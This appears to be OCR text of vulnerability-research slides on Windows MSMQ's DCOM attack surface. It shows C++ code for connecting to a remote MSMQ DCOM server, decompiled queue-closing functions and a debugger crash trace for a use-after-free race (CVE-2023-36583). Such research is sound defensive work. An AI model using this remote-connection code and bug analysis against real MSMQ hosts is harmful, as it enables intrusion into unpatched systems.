            [in] DWORD dwClsCtx,
            [in] COSERVERINFO *pServerInfo,
            [in] DWORD dwCount,
            [in, out] MULTI_QI *pResults );
```


Connect to MSMQ DCOM server

```
HRESULT CoCreateInstanceEx(
            [in] REFCLSID Clsid,
            [in] IUnknown *punkOuter,
            [in] DWORD dwClsCtx,
            [in] COSERVERINFO *pServerInfo,
            [in] DWORD dwCount,
            [in, out] MULTI_QI *pResults );
```

CLSCTX_REMOTE_SERVER

```
typedef struct _COSERVERINFO
{
    DWORD dwReserved1;
    LPWSTR pwszName;
    COAUTHINFO *pAuthInfo;
    DWORD dwReserved2;
} COSERVERINFO;
```


Connect to MSMQ DCOM server



```
CoInitializeEx(nullptr, COINIT_MULTITHREADED);

IID cls_mqtran;
IID iid_mqtran;

CLSIDFromString(L"{d7d6e080-dccd-11d0-aa4b-0060970debae}", &cls_mqtran);
CLSIDFromString(L"{2ce0c5b0-6e67-11d2-b0e6-00e02c074f6b}", &iid_mqtran);

MULTI_QI multqi = { &iid_mqtran, NULL, S_OK };
COSERVERINFO coinfo = { 0 };
coinfo.pwszName = char2wchar(argc[1]);
HRESULT hr = S_OK;
hr = CoCreateInstanceEx(cls_mqtran, NULL, CLSCTX_REMOTE_SERVER, &coinfo, 1, &multqi);
if (FAILED(hr)) {
    printf("create remote server error. %x\n", hr);
    return -1;
}
```

- With a domain-joined user, it’s not need to authenticated with COAUTHIDENTITY structure.
- It’s time to find which classsid we could review!

Attach Surface on MSMQ DCOM


OleView .NET v1.11 - 64bit
File Registry Object Security Processes Storage Help
Registry Properties AppIDs MSMQ Access
Filter:
Mode: Contains
Apply
Object Properties


```
MSMQ
  MSMQApplication Object
  MSMQCoordinatedTransactionDispenser Object
  MSMQDestination Object
  MSMQEvent Object
  MSMQManagement Object
  MSMQMessage Object
  MSMQQuery Object
  MSMQQueue Object
  MSMQQueueInfo Object
  MSMQQueueInfos Object
  MSMQTransaction Object
  MSMQTransactionDispenser Object
```

https://github.com/tyranid/oleviewdotnet

Thanks James Forshaw as always :P


Case Study - CVE-2023-36583

- Race condition use after free in mqoa!CMSMQQueue::Close



```
__int64 __fastcall CMSMQQueue::Close(CMSMQQueue *this)
{
  unsigned int v3; // esi
  void *v4; // rcx
  HRESULT v5; // eax
  __int64 v6; // r8
  void *v7; // rcx
  HRESULT v8; // eax
  __int64 v9; // r8
  struct _RTL_CRITICAL_SECTION *v10; // rbx
  _QWORD *v11; // rbp
  __int64 v12; // rdx
  __int64 v13; // rdx
  unsigned int ErrorHelper; // edi

  if ( !*((_DWORD *)this + 34) )
    return CreateErrorHelper(2147745799i64, 2i64);
  v3 = 0;
  v4 = (void *)*((_QWORD *)this + 22);
  if ( v4 )
  {
    v5 = MQCloseCursor(v4);
    v3 = v5;
    if ( v5 < 0 && WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GL
      WPP_SF_d(*((_QWORD *)WPP_GLOBAL_Control + 2), 11i64, v6, (unsigned int)v5);
  }
  v7 = (void *)*((_QWORD *)this + 16);
```


- **mqrt.dll**




```
HRESULT __stdcall MQCloseCursor(LPVOID hCursor)
{
  int v2; // eax
  HRESULT v3; // ebx
  int v5; // ebx
  int v6; // edi

  v2 = RtpOneTimeThreadInit();
  v3 = v2;
  if ( v2 >= 0 )
  {
    v5 = NtDeviceIoControlFile(
           *(HANDLE *)hCursor,
           0i64,
           0i64,
           0i64,
           &`MQpDeviceIoControl'::`2'::Iosb,
           0x1965014Bu,
           0i64,
           0,
           (PVOID)*((int *)hCursor + 2),
           0);
    v6 = RTpConvertToMQCode(v5, 1u);
    if ( v6 < 0 )
      LogMsgHR(v6, (wchar_t *)L"rt/cursor", 0x46u);
    else
      operator delete(hCursor);
    return v6;
  }
  else
  {
    LogMsgHR(v2, (wchar_t *)L"rt/cursor", 0x450u);
    return v3;
  }
}
```

Case Study - CVE-2023-36583

- Race condition use after free in mqoa!CMSMQQueue::Close
  - **mqrt.dll**




```
HRESULT __stdcall MQCloseCursor(LPVOID hCursor)
{
  int v2; // eax
  HRESULT v3; // ebx
  int v5; // ebx
  int v6; // edi

  v2 = RtpOneTimeThreadInit();
  v3 = v2;
  if ( v2 >= 0 )
  {
    v5 = NtDeviceIoControlFile(
           *(HANDLE *)hCursor,
           0i64,
           0i64,
           0i64,
           &`MQpDeviceIoControl'::`2'::Iosb,
           0x1965014Bu,
           0i64,
           0,
           (PVOID)*((int *)hCursor + 2),
           0);
    v6 = RTpConvertToMQCode(v5, 1u);
    if ( v6 < 0 )
      LogMsgHR(v6, (wchar_t *)L"rt/cursor", 0x46u);
    else
      operator delete(hCursor);
    return v6;
  }
  else
  {
    LogMsgHR(v2, (wchar_t *)L"rt/cursor", 0x450u);
    return v3;
  }
}
```



```
__int64 __fastcall CMSMQQueue::Close(CMSMQQueue *this)
{
  unsigned int v3; // esi
  void *v4; // rcx
  HRESULT v5; // eax
  __int64 v6; // r8
  void *v7; // rcx
  HRESULT v8; // eax
  __int64 v9; // r8
  struct _RTL_CRITICAL_SECTION *v10; // rbx
  _QWORD *v11; // rbp
  __int64 v12; // rdx
  __int64 v13; // rdx
  unsigned int ErrorHelper; // edi

  if ( !*((_DWORD *)this + 34) )
    return CreateErrorHelper(2147745799i64, 2i64);
  v3 = 0;
  v4 = (void *)*((_QWORD *)this + 22);
  if ( v4 )
  {
    v5 = MQCloseCursor(v4);
    v3 = v5;
    if ( v5 < 0 && WPP_GLOBAL_Control != &WPP_GLOBAL_Contr
      WPP_SF_d(*((_QWORD *)WPP_GLOBAL_Control + 2), 11i64,
  }
  v7 = (void *)*((_QWORD *)this + 16);
```

Where is the lock function?




xrefs to CCriticalSection::Lock(void)

Direction	Type	Address	Text
Down	p	CMSMQQueue::Receive_v1(tagVARIANT *, tag···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::Receive(tagVARIANT *, tagVAR···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::Peek_v1(tagVARIANT *, tagVAR···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::Peek(tagVARIANT *, tagVARIAN···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekCurrent_v1(tagVARIANT *···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekCurrent(tagVARIANT *, ta···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveCurrent_v1(tagVARIAN···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveCurrent(tagVARIANT *···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekNext_v1(tagVARIANT *, ta···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekNext(tagVARIANT *, tagVA···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::EnableNotification(IMSMQEve···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::EnableNotification(IMSMQEve···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::EnableNotification(IMSMQEve···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::EnableNotification(IMSMQEve···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::Reset(void)+19	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::get_Properties(IDispatch * ···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::get_Handle2(tagVARIANT *)+1F	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveByLookupId(tagVARIAN···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveByLookupIdAllowPeek(···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveNextByLookupId(tagVA···	call ?Lock@CCriticalSection@@AEAAXXZ; CCriticalSection::Lock(void)

CVE-2023-36583


- Race condition use after free in mqoa!CMSMQQueue::Close



```
0:014> r
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000009
rdx=00007ffd4a0547e6 rsi=00000230a9e8bff0 rdi=00000230a9e81f38
rip=00007ffd0bc22a98 rsp=000000cd74ffdff0 rbp=000000cd74ffe0a0
 r8=00000230ada7ee76  r9=000000cd74ffe780 r10=00007ffd3e777a10
r11=0000000082222222 r12=000000cd74ffe780 r13=000000000000000c
r14=00000230ada7ee76 r15=00000230ada7ee66
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mqrt!MQCloseCursor+0x38:
00007ffd`0bc22a98 48634608        movsxd  rax,dword ptr [rsi+8] ds:00000230`a9e8bff8=????????

0:014> k
 # Child-SP          RetAddr               Call Site
00 000000cd`74ffdff0 00007ffd`3e777a60     mqrt!MQCloseCursor+0x38
01 000000cd`74ffe060 00007ffd`4a054833     mqoa!CMSMQQueue::Close+0x50
02 000000cd`74ffe090 00007ffd`4a01766f     RPCRT4!Invoke+0x73
03 000000cd`74ffe0e0 00007ffd`499617e3     RPCRT4!NdrStubCall2+0x3cf
04 000000cd`74ffe740 00007ffd`49f11f37     combase!CStdStubBuffer_Invoke+0x133 [onecore\com\combase\ndr\ndrole\stub.cxx @ 1400]
05 000000cd`74ffe780 00007ffd`49961670     OLEAUT32!CUnivStubWrapper::Invoke+0x127
06 (Inline Function) --------`--------     combase!InvokeStubWithExceptionPolicyAndTracing::__l6::<lambda_c9f3956a20c9da92a64affc24fd
\channelb.cxx @ 1151]
07 000000cd`74ffe800 00007ffd`4996246a     combase!ObjectMethodExceptionHandlingAction<<lambda_c9f3956a20c9da92a64affc24fdd69ec> >+0x
08 (Inline Function) --------`--------     combase!InvokeStubWithExceptionPolicyAndTracing+0x22b [onecore\com\combase\dcomrem\channel
09 (Inline Function) --------`--------     combase!DefaultStubInvoke+0x4c2 [onecore\com\combase\dcomrem\channelb.cxx @ 1218]
0a (Inline Function) --------`--------     combase!SyncStubCall::Invoke+0x4c2 [onecore\com\combase\dcomrem\channelb.cxx @ 1275]
0b (Inline Function) --------`--------     combase!SyncServerCall::StubInvoke+0x4e3 [onecore\com\combase\dcomrem\ServerCall.hpp @ 790
0c (Inline Function) --------`--------     combase!StubInvoke+0x9c3 [onecore\com\combase\dcomrem\channelb.cxx @ 1483]
0d 000000cd`74ffe860 00007ffd`499df713     combase!ServerCall::ContextInvoke+0xbfa [onecore\com\combase\dcomrem\ctxchnl.cxx @ 1421]
0e (Inline Function) --------`--------     combase!DefaultInvokeInApartment+0x76 [onecore\com\combase\dcomrem\callctrl.cxx @ 3241]
0f 000000cd`74ffee20 00007ffd`499a3f33     combase!ComInvokeWithLockAndIPID+0xc53 [onecore\com\combase\dcomrem\channelb.cxx @ 2151]
10 (Inline Function) --------`--------     combase!ThreadInvokeReturnHresult+0xeb [onecore\com\combase\dcomrem\channelb.cxx @ 6944]
11 000000cd`74fff140 00007ffd`49ffc612     combase!ThreadInvoke+0x103 [onecore\com\combase\dcomrem\channelb.cxx @ 7044]
12 000000cd`74fff200 00007ffd`4a09c0c2     RPCRT4!DispatchToStubInCNoAvrf+0x22
```

CVE-2023-36578

- TypeConfusion in mqoa!GetXactFromVar



